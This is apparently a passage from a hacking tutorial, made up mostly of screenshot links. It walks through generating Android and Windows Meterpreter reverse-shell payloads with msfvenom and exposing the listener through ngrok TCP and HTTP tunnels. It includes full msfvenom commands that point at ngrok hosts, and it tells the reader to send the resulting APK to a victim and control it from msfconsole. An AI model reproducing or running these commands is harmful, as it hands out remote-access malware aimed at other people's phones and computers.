
2. Generate the APK file using venom and perform payload attack








































3. Perform Internet Attack using ngrok

* Turn on the tcp tunnel in ngrok.

******



* Take up those forwarding port details




* To create payloads and apk msfvenom -p (payload type) LHOST=(Listening’s\_IP) LPORT=(Listening\_Port) -f (filetype) > (Output Filename)

msfvenom -p android/meterpreter/reverse\_tcp LHOST=0.tcp.in.ngrok.io LPORT=14601> ./Desktop/vuln.apk


msfvenom -p windows/meterpreter/reverse\_tcp LHOST=0.tcp.in.ngrok.io LPORT=14601 -f exe> payloads.exe

****** ******


* Start the apache and postgresql services

******

* Enter into the Metasploit framework and set the payloads



* Sending the apk to victim we will be able track up in msfconsole and view its status in ngork interface


******

***HTTP***

* Turn on the http tunnel in ngrok.




* Take up those forwarding port details




* To create exe

msfvenom -p windows/meterpreter/reverse\_http LHOST=186f-106-198-22-249.in.ngrok.io LPORT=80 X> httpsite.exe

******

* Enter into the Metasploit framework and set the payloads



* Enter into forwarding link in browser

****

